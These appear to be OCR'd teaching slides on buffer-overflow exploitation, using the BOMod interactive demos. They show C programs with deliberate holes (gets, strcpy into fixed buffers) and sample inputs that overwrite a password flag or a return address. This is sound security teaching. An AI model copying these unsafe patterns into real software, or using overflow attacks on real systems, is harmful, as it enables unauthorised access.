Exploit Development

Why is this C code vulnerable?

```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

Buffer Overflow Basics

- National Science Foundation 2001 Award 0113627
  - Buffer Overflow Interactive Learning Modules (defunct)
  - Resurrected Fork: https://github.com/benjholla/bomod


A buffer overflow results from programming errors and testing failures and is common to all operating systems. These flaws permit attacking programs to gain control over other computers by sending long strings with certain patterns of data.

BOMod Variable Attack Interactive Demo

Program Counter Delay | Play | Stop | Step Forward | Reset | Input: TEST

```
#include <stdio.h>
#include <string.h>

int check_password()
{
  char correct_password = 'F';
  char input[8];

  gets(input);
  if (!strcmp(input, "SPOCKSUX"))
    correct_password = 'T';
  return (correct_password == 'T');
}

void main()
{
  puts("Enter Password:");
  if (check_password())
    puts("Hello, Dr. Bones.");
  else
    puts("Access denied.");
}
```

```
Enter Password:
TEST
```




You didn't enter the right password, but do you need to?

BOMod Variable Attack Interactive Demo

Program Counter Delay | Play | Stop | Step Forward | Reset | Input: AAAAAAAAT

```
#include <stdio.h>
#include <string.h>

int check_password()
{
   char correct_password = 'F';
   char input[8];

   gets(input);
   if (!strcmp(input, "SPOCKSUX"))
      correct_password = 'T';
   return (correct_password == 'T');
}

void main()
{
   puts("Enter Password:");
   if (check_password())
      puts("Hello, Dr. Bones.");
   else
      puts("Access denied.");
}
```

```
Enter Password:
AAAAAAAAT
Hello, Dr. Bones.
```




You're now logged in as Dr. Bones

BOMod Smasher Interactive Demo

Program Counter Delay | Play | Stop | Step Forward | Reset | Input: AAAAAAAAAAAAAAA

```c
#include <stdio.h>

typedef char t_STRING[10];

void get_string(t_STRING str)
{
  gets(str);
  puts("You entered:");
  puts(str);
}

void forbidden_function()
{
  puts("Oh, bother.");
}

void main()
{
  t_STRING my_string = "Hello.";

  puts("Enter something:");
  get_string(my_string);
}
```

```
Enter something:
AAAAAAAAAAAAAAAA
You entered:
AAAAAAAAAAAAAAAA
Segmentation fault.
```



The return address pointed to something that didn't make sense so you caused a segmentation fault

ASCII Table


Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	H	104	68	150	h
9	9	11		41	29	51	)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	[	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	|
29	1D	35		61	3D	75	=	93	5D	135	]	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	

BOMod Smasher Interactive Demo

Program Counter Delay | Play | Stop | Step Forward | Reset | Input: AAAAAAAAAAD

```
#include <stdio.h>

typedef char t_STRING[10];

void get_string(t_STRING str)
{
  gets(str);
  puts("You entered:");
  puts(str);
}

void forbidden_function()
{
  puts("Oh, bother.");
}

void main()
{
  t_STRING my_string = "Hello.";

  puts("Enter something:");
  get_string(my_string);
}
```

```
Enter something:
AAAAAAAAAAD
You entered:
AAAAAAAAAAD
Oh, bother.
```



The forbidden function could be anything, such as a root shell or a virus placed by an attacker


Lab: Basic Buffer Overflow


```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

